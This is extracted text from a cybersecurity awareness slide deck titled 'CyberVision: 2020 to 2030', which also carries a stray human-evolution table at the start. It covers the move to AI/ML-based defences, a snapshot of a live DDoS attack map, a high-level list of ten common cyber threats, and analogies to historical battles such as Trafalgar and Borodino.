Tribe	Hominini	Genera <i>Homo</i> , <i>Pan</i> (chimpanzees), and the extinct <i>Australopithecines</i>	5.8
Subtribe	Hominina	Genus <i>Homo</i> and close human relatives and ancestors after splitting from <i>Pan</i> —the hominins	≥4 ^[1]
Genus	<i>Homo</i>	Humans	2.5
Subgenus	<i>Homo</i>	Archaic humans	0.6
Species	<i>Homo sapiens</i>	Anatomically modern humans	0.3 ^[2]

Source: en.wikipedia.org/wiki/Timeline_of_human_evolution ** “CyberVision: 2020 to 2030 ” **

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Transition from “Cyber Now - 2018” to “Intelligent AI/ML Cyber - 2025”

2018 - “Cyber Now”

- “Signature” Detection
- Multi-DMZ Firewalls
- Anti-Virus & Malware
- Supervised Learning
- Zero-Day Attacks
- Objects & Assets
- “Known BAD!”

2025 - AI/ML Cyber

- Behaviour Modelling
- Learning the Baseline
- “Smart Security”
- Unsupervised Learning
- Zero-Second Attacks
- Events & Experience
- “Known GOOD!”

Scenario **2025**: Defence In-Depth requires Augmentation of Traditional “Cyber” Tools to include Intelligent AI/ML Security Tools that model **BOTH** “Known GOOD & BAD!”

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Transition from “Cyber Now - 2018” to “Intelligent AI/ML Cyber - 2025”



Sci-Fi Movie – “13th Floor” (1999): “Real-World & Cyber World”

Global Market for “Zero-Day” Exploits!



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We are Zerodium

The leading exploit acquisition platform for premium zero-days and advanced cybersecurity research.

"We pay BIG bounties, not bug bounties"

[Program Overview](#)

Companies such as DC-based **Zerodium.com** payout for “Zero-Day” exploits!

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.....Such **“Zero-Day”** attack risks may be mitigated
with newly developed **“Cybersecurity Defences”**
Using **Artificial Intelligence & Machine Learning!**

“Countdown to **TOP 10 Cyber Threats!**”

- **TOP Cyber Threats** may be roughly classified by Role during Criminal/Political Cyber Campaign:
Exploration – Penetration – Alert & Attack
- **Cyber Attacks** may be planned by Criminals, Terrorists & Hacktivists for weeks & months!
- **Research & Intelligence:** Major Attacks will be based on In-Depth Research, “Insider Intelligence”, and Cyber “Hackers” Toolkit!...

Real-Time Global DDoS “BotNet” Attack



ATTACK ORIGINS		
#	FLAG	COUNTRY
9255		China
6562		United States
2785		Mil/Gov
2704		Germany
1673		Russia
950		Taiwan
563		Netherlands
439		Turkey
414		Japan
351		France

ATTACK TARGETS		
#	FLAG	COUNTRY
25575		United States
1973		Philippines
1244		Russia
848		Taiwan
310		France
69		Netherlands
64		Mil/Gov
16		Poland
10		South Korea
6		Germany

LIVE ATTACKS

TIMESTAMP	ATTACKER ORGANIZATION	LOCATION	IP	TARGET LOCATION	TYPE SERVICE	PORT
2015-02-18 23:59:42.94	BSB-SERVICE - Virtual	unknown, Germany	85.25.43.94	Saint Louis, United	docker	2375
2015-02-18 23:59:42.94	BSB-SERVICE - Virtual	unknown, Germany	85.25.43.94	Kirksville, United States	postgresql	5432
2015-02-18 23:59:43.26	Georgia Tech Information	Atlanta, United States	128.61.240.66	New York, United	http	80
2015-02-18 23:59:43.58	PalTalk	New York, United	64.40.6.28	Seattle, United States	unknown	6912
2015-02-18 23:59:43.95	Road Runner Zenica	Zenica, Bosnia-	92.240.53.97	Seattle, United States	telnet	23
2015-02-18 23:59:44.30	Georgia Tech Information	Atlanta, United States	128.61.240.66	Kirksville, United States	http	80
2015-02-18 23:59:44.30	Georgia Tech Information	Atlanta, United States	128.61.240.66	Kirksville, United States	http	80
2015-02-18 23:59:44.58	Cabovisao, SA -	Setúbal, Portugal	217.129.124.146	Saint Louis, United	telnet	23

ATTACK TYPES		
#	SERVICE	PORT
2805	telnet	23
2025	http-alt	8080
1728	domain	53
1299	ms-wbt-server	3389
1246	unknown	9064
961	http	80
928	ms-sql-s	1433
760	ssh	22

Link: map.norsecorp.com - Norse Corporation

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“Cyber Intelligence Gathering Tools

*** EXPLORATION ***

- Cyber Crime Campaigns will be launched with In-depth Cyber & Insider Target **Exploration**:
- **Threat 1: APT** = Advanced Persistent Attack
- **Threat 2: Stealth Monitoring** – Loggers & Cams
- **Threat 3: Toxic eMail** & Social Media Phishing

....Cyber “Stealth” Tools will be used by “Bad Guys” for detailed “Mapping” of the Target Organisation, in preparation for Cyber Penetration & Attack!....

“Cyber Entry & Exit Routes & Tools”

*** PENETRATION ***


- The “Bad Guys” will **Penetrate** the “Target” Business or Agency for both “Entry” & “Exit” Routes for “Data/Bots”:
 - **Threat 4: DataBase/Web Hacks** – DB/Web Penetration with SQL DB Injection & Web Cross-Site Scripting (XSS)
 - **Threat 5: Classic Malware** – Viruses & Trojans
 - **Threat 6: Authentication Hacks** – Passwords/Patches
 - **Threat 7: Custom Design “Bots”** – “StuxNet Style”
- ... “Dark Web Tools & Bots” may check for Target IT Weaknesses— 24/7 - using Fast Network Assets!

“Real-Time Cyber Alert: *Hack & Attack*”


*** CYBER ATTACK ***

- Following In-Depth Cyber Research & Target Mapping the “Bad Guys” will Launch Attack Utilising Selection of TOP 10 Cyber Threats! :
- **Threat 8: Toxic Cookies/Proxy/DNS** – Re-Route Users to “Fake” or “Toxic” Web & DB Resources
- **Threat 9: DDoS** – Distributed Denial of Service executed through “Hired” Networked “BotNets”
- **Threat 10: RansomWare** – Toxic Script running on Device that Encrypts ALL Networked Files with Decryption after “BitCoin Ransom Payment”!

“CyberWar” Strategies & Models from Classic Works!



**Recommended
“Bedtime
Reading”
for
Cybersecurity
Specialists!**



Classic Works on “War” are still relevant today for 21stC Cybersecurity!


Cyber Criminals now plan Cyber Campaigns & Attacks with In-Depth Research & 21st Weapons!

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“Naval Campaign: Battle of Trafalgar-1805




“Cyber Attack Strategies & Campaigns have *Similarities* with Classical Warfare!...
 ...But they occur **1Million X Faster @ “Speed of Light”** rather than “Speed of Sound”!

Classical Warfare: Battle of Borodino-1812

М. Бонапарт, История Отечественной войны 1812 г., т. 2, стр. 162

Состав сил	Пехота	Кавалерия	Артиллерия	Казачи	Ополчение
Наполеон	66 тыс.	28 т.	16 т.		
Кутузов	72 тыс.	17,5 т.	3,4 т.	7 тыс.	10 тыс.



21stC Cyber War & Peace!

“Classic Works” are relevant to Cyber War Campaigns!

Бородинское сражение
7 сентября 1812 г.

Французские войска

Русские войска

Французская и русская кавалерия


Артиллерия

1 км


2 км



*Cyber*Vision 2020-2030 & *Beyond*!...



3- Scenario 2018: Cyber & Physical Tools “Integrated Security”



